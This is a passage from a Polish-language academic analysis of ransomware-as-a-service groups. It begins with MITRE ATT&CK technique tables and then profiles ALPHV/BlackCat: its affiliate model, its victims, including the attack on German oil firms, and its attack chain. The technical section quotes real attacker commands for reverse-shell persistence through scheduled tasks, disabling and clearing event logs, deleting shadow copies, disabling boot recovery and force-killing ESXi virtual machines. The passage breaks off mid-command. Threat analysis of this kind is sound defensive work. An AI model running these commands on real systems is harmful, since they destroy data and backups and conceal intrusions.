| T1053                       | Scheduled Task/Job                 |                                    |
| T1133                       | External Remote Services           |                                    |
| T1176                       | Browser Extensions                 |                                    |
| T1547                       | Boot or Logon Autostart Execution  |                                    |
| T1547.001                   | Boot or Logon Autostart Execution  | Registry Run Keys / Startup Folder |
| T1547.006                   | Boot or Logon Autostart Execution  | Kernel Modules and Extensions      |
| T1574                       | Hijack Execution Flow              |                                    |
| <b>Privilege Escalation</b> |                                    |                                    |
| T1078                       | Valid Accounts                     |                                    |
| T1134                       | Access Token Manipulation          |                                    |
| T1543                       | Create or Modify System Process    |                                    |
| T1543.003                   | Create or Modify System Process    | Windows Service                    |

|                          |                                         |                                    |
|--------------------------|-----------------------------------------|------------------------------------|
| T1055                    | Process Injection                       |                                    |
| T1484                    | Domain Policy Modification              |                                    |
| T1053                    | Scheduled Task/Job                      |                                    |
| T1547                    | Boot or Logon Autostart Execution       |                                    |
| T1547.001                | Boot or Logon Autostart Execution       | Registry Run Keys / Startup Folder |
| T1547.006                | Boot or Logon Autostart Execution       | Kernel Modules and Extensions      |
| T1548                    | Abuse Elevation Control Mechanism       |                                    |
| T1548.002                | Abuse Elevation Control Mechanism       | Bypass User Account Control        |
| T1574                    | Hijack Execution Flow                   |                                    |
| <b>Defense Evasion</b>   |                                         |                                    |
| T1027                    | Obfuscated Files or Information         |                                    |
| T1078                    | Valid Accounts                          |                                    |
| T1112                    | Modify Registry                         |                                    |
| T1134                    | Access Token Manipulation               |                                    |
| T1550                    | Use Alternate Authentication Material   |                                    |
| T1550.002                | Use Alternate Authentication Material   | Pass the Hash                      |
| T1562                    | Impair Defenses                         |                                    |
| T1562.001                | Impair Defenses                         | Disable or Modify Tools            |
| T1055                    | Process Injection                       |                                    |
| T1070                    | Indicator Removal on Host               |                                    |
| T1070.001                | Indicator Removal on Host               | Clear Windows Event Logs           |
| T1140                    | Deobfuscate/Decode Files or Information |                                    |
| T1218                    | System Binary Proxy Execution           |                                    |
| T1484                    | Domain Policy Modification              |                                    |
| T1497                    | Virtualization/Sandbox Evasion          |                                    |
| T1564                    | Hide Artifacts                          |                                    |
| T1564.003                | Hide Artifacts                          | Hidden Window                      |
| T1070.004                | Indicator Removal on Host               | File Deletion                      |
| T1548                    | Abuse Elevation Control Mechanism       |                                    |
| T1548.002                | Abuse Elevation Control Mechanism       | Bypass User Account Control        |
| T1574                    | Hijack Execution Flow                   |                                    |
| <b>Credential Access</b> |                                         |                                    |
| T1003                    | OS Credential Dumping                   |                                    |
| T1110                    | Brute Force                             |                                    |
| T1552                    | Unsecured Credentials                   |                                    |
| T1552.001                | Unsecured Credentials                   | Credentials In Files               |
| T1056                    | Input Capture                           |                                    |
| T1056.004                | Input Capture                           | Credential API Hooking             |
| <b>Discovery</b>         |                                         |                                    |
| T1049                    | System Network Connections Discovery    |                                    |
| T1057                    | Process Discovery                       |                                    |

|                            |                                        |                               |
|----------------------------|----------------------------------------|-------------------------------|
| T1082                      | System Information Discovery           |                               |
| T1083                      | File and Directory Discovery           |                               |
| T1012                      | Query Registry                         |                               |
| T1016                      | System Network Configuration Discovery |                               |
| T1018                      | Remote System Discovery                |                               |
| T1033                      | System Owner/User Discovery            |                               |
| T1046                      | Network Service Discovery              |                               |
| T1087                      | Account Discovery                      |                               |
| T1124                      | System Time Discovery                  |                               |
| T1135                      | Network Share Discovery                |                               |
| T1482                      | Domain Trust Discovery                 |                               |
| T1497                      | Virtualization/Sandbox Evasion         |                               |
| T1518                      | Software Discovery                     |                               |
| T1518.001                  | Software Discovery                     | Security Software Discovery   |
| T1614                      | System Location Discovery              |                               |
| <b>Lateral Movement</b>    |                                        |                               |
| T1550.002                  | Use Alternate Authentication Material  | Pass the Hash                 |
| T1021                      | Remote Services                        |                               |
| T1021.001                  | Remote Services                        | Remote Desktop Protocol       |
| T1021.002                  | Remote Services                        | SMB/Windows Admin Shares      |
| T1570                      | Lateral Tool Transfer                  |                               |
| T1072                      | Software Deployment Tools              |                               |
| <b>Collection</b>          |                                        |                               |
| T1005                      | Data from Local System                 |                               |
| T1039                      | Data from Network Shared Drive         |                               |
| T1056                      | Input Capture                          |                               |
| T1056.004                  | Input Capture                          | Credential API Hooking        |
| T1074                      | Data Staged                            |                               |
| T1213                      | Data from Information Repositories     |                               |
| <b>Command and Control</b> |                                        |                               |
| T1219                      | Remote Access Software                 |                               |
| T1573                      | Encrypted Channel                      |                               |
| T1090.003                  | Proxy                                  | Multi-hop Proxy               |
| <b>Exfiltration</b>        |                                        |                               |
| T1567                      | Exfiltration Over Web Service          |                               |
| T1567.002                  | Exfiltration Over Web Service          | Exfiltration to Cloud Storage |
| T1020                      | Automated Exfiltration                 |                               |
| T1030                      | Data Transfer Size Limits              |                               |
| T1041                      | Exfiltration Over C2 Channel           |                               |
| <b>Impact</b>              |                                        |                               |
| T1486                      | Data Encrypted for Impact              |                               |
| T1489                      | Service Stop                           |                               |

|       |                         |  |
|-------|-------------------------|--|
| T1490 | Inhibit System Recovery |  |
| T1485 | Data Destruction        |  |
| T1491 | Defacement              |  |


### 3.3. ALPHV

Po raz pierwszy zaobserwowany w listopadzie 2021 r., ALPHV, znany również jako ALPHV-ng, BlackCat i Noberus, jest zaawansowaną grupą RaaS, która atakuje organizacje w wielu sektorach na całym świecie, wykorzystując taktykę potrójnego wymuszenia [148]. W tym celu, nie licząc powszechnie stosowanego wykradania danych i ich szyfrowania na stacjach w organizacji, partnerzy grupy ALPHV wykonują ataki DDoS, jeśli żądania grupy *ransomware* nie zostaną spełnione.

Badacze cyberbezpieczeństwa początkowo nazwali to oprogramowanie *ransomware* "BlackCat" po obrazie czarnego kota, który był przedstawiony na każdej stronie płatności Tor ofiary (Rys. 3.25, 3.26). Jednak w lutym 2021 r. przedstawiciel grupy potwierdził, że jego jedyną oficjalną nazwą jest ALPHV. Strona DLS grupy znajduje się w sieci TOR (Rys. 3.27).

Panel zarządzania, napisany w języku rosyjskim, zawiera aktualizacje i ogłoszenia dotyczące wdrażania i obsługi *ransomware*, a także wskazówki dotyczące rozwiązywania problemów, które pomogą partnerowi odnieść sukces w jego kampaniach.


Ataki partnerów grupy ALPHV są wykonywane bez dodatkowej automatyzacji do momentu uruchomienia próbki *ransomware*, o czym świadczy instrukcja uruchomienia próbek umieszczona w panelu zarządzania grupy [149].



Rys. 3.25: Ikony, wykorzystywane na stronach DLS oraz płatności okupu w sieci TOR grupy RaaS ALPHV [150]

Działalność RaaS ALPHV przypisywana jest do rosyjskojęzycznej grupy FIN7 (inaczej zwanej CARBON SPIDER) [152], której celem jest zysk finansowy. FIN7 posiada doświadczenie w prowadzeniu RaaS - są oni odpowiedzialni za działania RaaS Darkside oraz BlackMatter, które w 2021 roku przyczyniły się do głośnych ataków, w tym do ataku na Colonial Pipeline [3].

Szczególną cechą *ransomware* ALPHV jest to, że został opracowany w języku programowania RUST [153]. Grupa ALPHV jest pierwszą grupą RaaS, która wykorzystała inny język programowania niż C/C++ w swoim oprogramowaniu. RUST nie jest typowym językiem dla twórców złośliwego oprogramowania, ale powoli zyskuje na popularności ze względu na wysoką wydajność i zapewnienie bezpieczeństwa pamięci.



Rys. 3.26: Strona płatności okupu w sieci TOR grupy RaaS ALPHV [150]

**ALPHV**

|                                                   |                                                                                                                                                                                                                                      |                                                                                                                                                                                                |                                                                                                                                                                                                                                                                                                                                                                 |
|---------------------------------------------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <b>Imagen Television</b><br>5/24/2022, 6:13:40 AM | <b>SYSOL</b><br>5/22/2022, 2:48:18 PM                                                                                                                                                                                                | <b>Tecnopack</b><br>5/17/2022, 11:19:12 PM                                                                                                                                                     | Imagen Television<br>SYSOL<br>Tecnopack<br>M+A Partners<br>Campbell & Partners Consulting<br>The People's Federal Credit Union<br>lptfcu.com<br>Horwitz Law, Horwitz & Associates<br>BRITISH LINK KUWAIT<br>Innotec, Corp.<br>Municipio de Quito<br>Phoenix/Packaging Inc.<br>Davis Law Group, P.C.<br>j-w-anderson.com<br>FRISA.com<br>Richardson & Pullen, PC |
|                                                   |                                                                                                                                                                                                                                      |                                                                                                                                                                                                |                                                                                                                                                                                                                                                                                                                                                                 |
| FULL DUMP ATTACHED                                | SYSOL is a company dedicated to provide solutions for your present and future networking, security and computers needs, using cutting-edge technology products and delivering high quality services. At present time we are focusing | Gr Adario, 70 30013 Sesto (VI) - Italy Tel. +39.0445.575661 Fax. +39.0445.575672 comm@tecnopackspa.it P.IVA IT02492110248 R.E.A. N.234940 C.F. e Reg.Imp.: 02492110248 Cap.Soc. € 120.000 i.v. |                                                                                                                                                                                                                                                                                                                                                                 |
| <a href="#"></a> <a href="#"></a>                 | <a href="#"></a> <a href="#"></a>                                                                                                                                                                                                    | <a href="#"></a> <a href="#"></a>                                                                                                                                                              |                                                                                                                                                                                                                                                                                                                                                                 |

Rys. 3.27: Strona DLS grupy RaaS ALPHV [151]

Dzięki takiemu zabiegowi ich próbki są uniwersalne i działają wieloplatformowo - można nimi zaszyfrować systemy Windows, Linux oraz VMWare ESXi.

Dodatkowo *ransomware* ALPHV jest wysoce konfigurowalny, co umożliwia partnerom atakującym organizacje łatwe dostosowanie ataku do środowiska docelowego (organizacji). Jest

to wykonywane poprzez edycję pliku JSON (ang. *JavaScript Object Notation*) (Rys. 3.33, Tab. 3.6).


Pod koniec marca 2022 r. twórcy ALPHV ogłosili zmiany w oprogramowaniu *ransomware*, które obejmują funkcje uniemożliwiające wykrycie *ransomware* ALPHV przez systemy antywirusowe i inne systemy wykrywania oparte na sygnaturach [154]. Wykorzystano w tym celu funkcje polimorficzne, które zmieniają dynamicznie części kodu *ransomware*.

Odnosząco również podobieństwa w kodzie *ransomware* ALPHV do *ransomware* Lockbit 2.0 oraz BlackMatter [149, 155], a także pokrycie się infrastruktury z grupą Lockbit 2.0 [156]. Dzięki temu odkryciu widać, że niektóre grupy RaaS wymieniają się wiedzą na temat uruchamiania i komunikacji z serwerami zarządzania poprzez partnerów, którzy działają lub działały w paru programach RaaS.

Jedną z unikalnych cech oprogramowania ALPHV *ransomware* jest to, że dostęp do czatów negocacyjnych mogą uzyskać wyłącznie osoby posiadające token dostępu (ang. *access token*) lub notatkę z żądaniem okupu - grupa dołożyła starań, aby uniknąć szpiegowania przebiegu negocjacji przez osoby trzecie.

### 3.3.1. Struktura grupy

Obecnie nie ma konkretnych informacji o strukturze grupy. Bazując na informacjach zawartych w artykułach *Threat Intelligence* (wymienionych w tym rozdziale) oraz wywiadzie z przedstawicielem grupy ALPHV [157] można oszacować, że grupa RaaS ALPHV jest równie wysoce rozbudowana jak pozostałe wcześniej omawiane grupy. Prawdopodobna struktura organizacyjna grupy RaaS ALPHV została przedstawiona na rysunku 3.28.



Rys. 3.28: Prawdopodobna struktura organizacyjna grupy RaaS ALPHV [53]

Podobnie jak w przypadku wszystkich operacji typu *Ransomware as a Service*, operatorzy ALPHV BlackCat rekrutują partnerów do przeprowadzania włamań do firm i szyfrowania urządzeń. Działania rekrutacyjne przeprowadzane są w *darkweb*'ie, szczególnie na forum RAMP, które jest rosyjskojęzycznym forum koncentrującym się na oprogramowaniu *ransomware*. Członkowie forum RAMP bardzo pozytywnie wypowiadają się o współpracy z grupą ALPHV - wskazują oni na jej pełen profesjonalizm i wysoką skuteczność narzędzi [158].


Partnerzy otrzymują różne udziały w dochodach w zależności od wysokości okupu. Na przykład, w przypadku okupu w wysokości do 1,5 miliona dolarów, partner zarabia 80%, 85% w przypadku okupu do 3 milionów dolarów oraz 90% w przypadku płatności powyżej 3 milionów dolarów.

Grupa ALPHV składa się z byłych członków grup RaaS Darkside oraz BlackMatter, co zostało również potwierdzone w ramach wywiadu przedstawiciela grupy ALPHV [155, 153].

Prawdopodobnie osobą która stworzyła kod *ransomware* ALPHV jest Rosjanin o pseudonimie "Binrs" [159], jednakże w wywiadzie przedstawiciel grupy ALPHV zaprzecza tym doniesieniom [157].

### 3.3.2. Notowane ofiary grupy

Ze względu na fakt, że omawiana grupa jest najnowsza na rynku RaaS, ich liczba ofiar nie jest tak duża, jak w grupach RaaS Conti (rozdział 3.1.2) oraz Lockbit 2.0 (rozdział 3.2.2). Zgodnie z liczbą ofiar odnotowanych na stronie DLS grupy ALPHV z dnia 24 maja 2022 [151], grupa ALPHV opublikowała informację o 90 zaatakowanych organizacjach.



Rys. 3.29: Lokalizacja geograficzna ofiar grupy RaaS ALPHV [160]

Celem ataków ALPHV są zazwyczaj duże organizacje, posiadające zasoby i motywację do płacenia wysokich okupów. ALPHV atakuje organizacje rządowe i infrastrukturę krytyczną, a także sektor energetyczny, finansowy i budowlany. Organizacje z Ameryki Północnej, a także Europy Zachodniej oraz Australii są najczęściej atakowane (Rys. 3.29). Wśród regionów najbardziej dotkniętych atakami są Niemcy, Francja, Hiszpania, Filipiny i Holandia, a najczęściej ofiar znajduje się w Stanach Zjednoczonych [156].

Operatorzy ALPHV wykluczają możliwość wykorzystania ich *ransomware* w atakach na organizacje publicznej opieki zdrowotnej i organizacje charytatywne, co podkreślili w ramach wywiadu z dziennikarzami The Record [157]. Jeśli podmiot należący do jednego z tych sektorów zostanie zaatakowany, ALPHV twierdzi, że zapewni bezpłatne odszyfrowanie i usunie z organizacji partnera odpowiedzialnego za atak.

ALPHV zabrania ataków na Chiny, Tajwan, Hongkong, Turcję, a także na kraje należące do Wspólnoty Niepodległych Państw (WNP), do której należą Azerbejdżan, Armenia, Białoruś, Kazachstan, Kirgistan, Mołdawia, Rosja, Tadżykistan, Turkmenistan, Uzbekistan i Ukraina.

Przykładowymi poszkodowanymi organizacjami przez partnerów RaaS ALPHV są:

- **Inetum** - francuska firma IT [161],
- **Moncler** - francusko-włoska luksusowa marka odzieżowa [162],
- **Oiltanking** - niemiecka spółka naftowa, należąca do niemieckiego konglomeratu logistycznego Marquard & Bahls Group [163],
- **Mabanaft** - niemiecka spółka naftowa, należąca do niemieckiego konglomeratu logistycznego Marquard & Bahls Group [163],
- **Swissport** - szwajcarska firma, świadcząca usługi lotnicze [164],
- **North Carolina A&T University** - uczelnia z Północnej Karoliny w USA [165],
- **Florida International University** - uczelnia z Florydy w USA[166].


Działanie partnerów ALPHV najbardziej odczuły niemieckie spółki naftowe. 29 stycznia 2022 roku partnerzy ALPHV zaatakowali Oiltanking i Mabanaft, należące do Marquard & Bahls Group [163]. Ataki spowodowały, że Shell zmienił trasę swoich dostaw, aby uniknąć poważnych zakłóceń w dostawach paliwa do Niemiec. Mimo tych działań stwierdzono, że incydent dotknął 233 stacje benzynowe w całych Niemczech, co spowodowało, że stacje te były zmuszone do ręcznego wykonywania niektórych procesów i przyjmowania płatności wyłącznie gotówką. Chociaż atak nie miał wpływu na dostawy paliwa, to jednak jego skutki są nadal odczuwalne, ponieważ systemy informatyczne odpowiedzialne za automatyzację procesów załadunku i rozładunku cystern, czyli czynności, których nie można wykonać ręcznie, zostały w tamtym czasie wyłączone. 13 farm zbiornikowych obsługiwanych przez Oiltanking nie mogły obsługiwać samochodów ciężarowych. Atak ten był mocno nagłośniony, ze względu na podobieństwo do działań grupy RaaS ALPHV do ataku grupy RaaS Darkside na Colonial Pipeline [3].

### 3.3.3. Analiza techniczna ataków

Na podstawie analiz *Threat Intelligence* [167, 148, 155, 154, 152, 160, 159, 168, 150, 169, 170, 171, 172, 149, 153, 156, 173, 174] zebrano informacje o metodologii ataków grupy RaaS ALPHV. Podsumowanie pełnej ścieżki ataku przedstawiono na rysunku 3.30.

Nie jest znany dokładny wektor wejścia partnerów grupy ALPHV do organizacji. Najbardziej prawdopodobnym scenariuszem jest wykorzystanie poświadczeń do usług zdalnych, wykupionych od IAB. Niektóre analizy sugerują, że partnerzy prawdopodobnie wykorzystują wcześniej wymienione metody wstępnej infekcji - hackowanie wystawionych na świat usług (RDP, VPN, SSH), wykorzystanie znanych podatności (ProxyShell, ProxyLogon - CVE-2021-34473, CVE-2021-34523 oraz CVE-2021-31207), narzędzi MSP (np. ConnectWise) oraz wykupienie dostępu do stacji zainfekowanej CobaltStrike.

Po uzyskaniu pełnego dostępu do pożądanych urządzeń przez atakujących, partnerzy ALPHV badają samodzielnie infrastrukturę organizacji. Wykorzystują w tym celu takie narzędzia jak SoftPerfect Network Scanner [175], ADRecon [176]. Atakujący zmieniają nazwę pliku wykonywalnego narzędzia, aby ukryć swoją działalność za zwykłymi procesami systemowymi (List. 3.10).



Rys. 3.30: Schemat możliwych przebiegów ataku dla partnerów ALPHV [53]

Listing 3.10: Przykładowa komenda wydawanych przez atakujących ALPHV do ukrycia swojej działalności za zwykłymi procesami systemowymi

```
cmd.exe /c c:\programdata\system\svchost.exe /hide /auto:c:\programdata\
→ system\192.xml /range:192.168.0.0-192.168.255.255
```

Do utrzymania dostępu do przejętych systemów, atakujący wykorzystują narzędzie reverse-ssh [177] do nawiązania kontaktu z serwerami zarządzania grupy ALPHV, aby następnie utworzyć zdalną powłokę SSH typu *reverse* (ang. *reverse shell*) i udostępnić ją atakującemu. Jest ona ustawiana w ramach harmonogramu zadań w systemach Windows oraz cron w systemach Linux. Przykład ustanowionej powłoki SSH poprzez zaplanowane zadanie znajduje się w listingu 3.11.

Listing 3.11: Przykład komend wydawanych przez atakujących ALPHV do utworzenia reverse shell przy wykorzystaniu zaplanowanych zadań

```
c:\windows\system32\windowspowershell\v1.0\powershell.exe -command & {(get
    ↪ -content c:\system -raw | set-content c:\ -stream 'cachetask')}
c:\windows\system32\schtasks.exe /create /ru system /sc minute /tn
    ↪ microsoft\windows\wininet\cachetask /tr c:\:cachetask -b <bind port>
    ↪ /f
c:\windows\system32\schtasks.exe /run /tn microsoft\windows\wininet\
    ↪ cachetask
```

ALPHV próbuje rozprzestrzeniać się poprzez montowanie ukrytych partycji za pomocą polecenia `net use`.

Atakujący dodatkowo dodają wpis do kluczy rejestru, aby mieć pewność, że próbka *ransomware* się napewno wykona w systemie.

Wyłączane są również próby zapisywania zdarzeń do dziennika zdarzeń poprzez wywołanie komend poniżej (List. 3.12). Przy pomocy narzędzia Gmer [178] są wyłączane produkty bezpieczeństwa. Atakujący również wyłączły funkcję ograniczonej zdalnej administracji, znaną jako "RestrictedAdmin mode", a także funkcję Windows Defender.

Listing 3.12: Przykład komend wydawanych przez atakujących ALPHV do wyłączenia zapisywania zdarzeń do dzienników zdarzeń

```
c:\windows\system32\wevtutil.exe set-log microsoft-windows-taskscheduler/
    ↪ operational /enabled:false
```

Dane uwierzytelniające użytkowników lokalnych i domenowych zostały zebrane na kilku klużcowych systemach poprzez zrzucenie pamięci procesu LSASS i wyodrębnienie danych uwierzytelniających za pomocą programów Procdump [110] i Dumpert [179]. Notowano także próby zdalnego uzyskania rejestru LSA (ang. *Local Security Authority*) ze zdalnej maszyny w sieci, aby zdobyć potrzebne poświadczenia.

Infekcja dalszych maszyn odbywa się poprzez użycie trzech głównych narzędzi i technik, w tym `wmiexec` z repozytorium Impacket [180], PowerShell z wykorzystaniem usługi WinRM (ang. *Windows Remote Management*) oraz RDP.

Wykorzystywany jest Harmonogram zadań systemu Windows do konfigurowania złośliwych GPO (ang. *Group Policy Object*) w celu wdrożenia oprogramowania *ransomware*. Dodatkowo próbki ALPHV posiadają w sobie skompresowaną wersję PsExec [108] do rozprzestrzeniania się na boki w organizacji.

Nie jest znana dokładna technika eksfiltracji danych wykorzystywanej przez atakujących. Prawdopodobnie dane były wykradane przez utworzone wcześniej tunele SSH.

Po eksfiltracji danych uruchamiany jest *ransomware* ALPHV. W zależności od systemu, jest uruchamiany wariant dla systemu Windows lub Linux, dla którego parametry uruchomienia są różne (Rys. 3.31 i 3.32). Dla systemu Windows wykonuje on kolejno poniższe działania (List. 3.13) przed szyfrowaniem w pełni stacji:

- Odpytuje o unikalne identyfikatory UUID (ang. *Universally unique identifier*) systemów za pomocą programu WMIC - są one wykorzystywane do wygenerowania "tokena dostępu", który stanowi część unikalnego adresu Tor, pod który ofiary są kierowane,
- Usuwa *Volume shadow copies*,
- Wyłącza tryb odzyskiwania danych poprzez `bcdedit.exe`,

- Zwiększa liczbę żądań sieciowych, które może wykonać usługa serwera - pozwala to na uzyskanie dostępu do wystarczającej liczby plików podczas procesu szyfrowania,
- Zatrzymuje usługi IIS (ang. *Internet Information Services*) za pomocą pliku `iisreset.exe`, znanego narzędzia używanego do obsługi usług IIS,
- Sprawdza bieżące wpisy w ARP (Address Resolution Protocol) - odszukanie dostępnych innych stacji,
- Uruchamia polecenia `Fsutil` w celu umożliwienia używania zarówno zdalnych, jak i lokalnych dowiązań symlinków - pozwala to na podążanie za skrótami, które posiadają zdalne ścieżki,
- Czyści wszystkie dzienniki zdarzeń za pomocą programu `wEvtUtil.exe`.

```

USAGE:
[FLAGS] [OPTIONS] --access-token <ACCESS_TOKEN> [SUBCOMMAND]

FLAGS:
-c, --child           Run as child process
-h, --help            Print help information
-n, --no-net          Do not process network shares
-p, --propagated      Run as propagated process
-u, --ui              Show user interface
-v, --verbose         Log to console
-V, --version         Print version information

OPTIONS:
-a, --access-token <ACCESS_TOKEN>           Access Token
-l, --log-file <LOG_FILE>                   Enable logging to specified file
-n, --no-prop-servers <NO_PROP_SERVERS>...   Do not propagate to defined servers
-p, --paths <PATHS>...                      Only process files inside defined paths

```

Rys. 3.31: Opcje wykonania próbki ALPHV (wariant dla systemu Windows) [168]

Listing 3.13: Komendy wykonywane przez próbki ransomware ALPHV w systemie Windows

```

c:\windows\system32\cmd.exe /c fsutil behavior set symlinkevaluation r2l:1
c:\windows\system32\cmd.exe /c reg add hkey_local_machine\system\
    ↪ currentcontrolset\services\lanmanserver\parameters /v maxmpxct /d
    ↪ 65535 /t reg_dword /f
c:\windows\system32\cmd.exe /c fsutil behavior set symlinkevaluation r2r:1
c:\windows\system32\cmd.exe /c vssadmin.exe delete shadows /all /quiet
c:\windows\system32\cmd.exe /c wmic.exe shadowcopy delete
c:\windows\system32\cmd.exe /c arp -a
c:\windows\system32\cmd.exe /c bcdeedit /set {default}
c:\windows\system32\cmd.exe /c cmd.exe /c for /f "tokens=*" %1 in (
    ↪ wevtutil.exe el') do wevtutil.exe cl "%1"
c:\windows\system32\cmd.exe /c bcdeedit /set {default} recoveryenabled no

```

W przypadku wykonania go w systemie Linux, wykonuje on poniższe komendy (List. 3.14), aby znaleźć działające maszyny VMWare ESXi oraz ich migawki w celu ich usunięcia.

```

USAGE:
alphv_linux [OPTIONS] [SUBCOMMAND]

OPTIONS:
--access-token <ACCESS_TOKEN> Access Token
--bypass <BYPASS>...
--child
--drag-and-drop
--drop-drag-and-drop-target
--extra-verbose
-h, --help
--log-file <LOG_FILE>
--no-net
--no-prop
--no-prop-servers <NO_PROP_SERVERS>...
--no-vm-kill
--no-vm-kill-names <NO_VM_KILL_NAMES>...
--no-vm-snapshot-kill
--no-wall
-p, --paths <PATHS>...
--propagated
--ui
-v, --verbose

```

Rys. 3.32: Opcje wykonania próbki ALPHV (wariant dla systemu Linux) [168]

Listing 3.14: Komendy wykonywane przez próbki ransomware ALPHV w systemie Linux

```

esxcli --formatter=csv --format-param=fields=="WorldID,DisplayName" vm
    ↪ process list
awk -F "\",\"" '{system("esxcli vm process kill --type=force --world-id="
    ↪ $1")}'
for i in `vim-cmd vmsvc/getallvms| awk '{print$1}'` ;do vim-cmd vmsvc/
    ↪ snapshot.removeall $i & done

esxcli --formatter=csv --format-param=fields=="WorldID,DisplayName" vm
    ↪ process list | awk -F "\",\"" '{system("esxcli vm process kill --
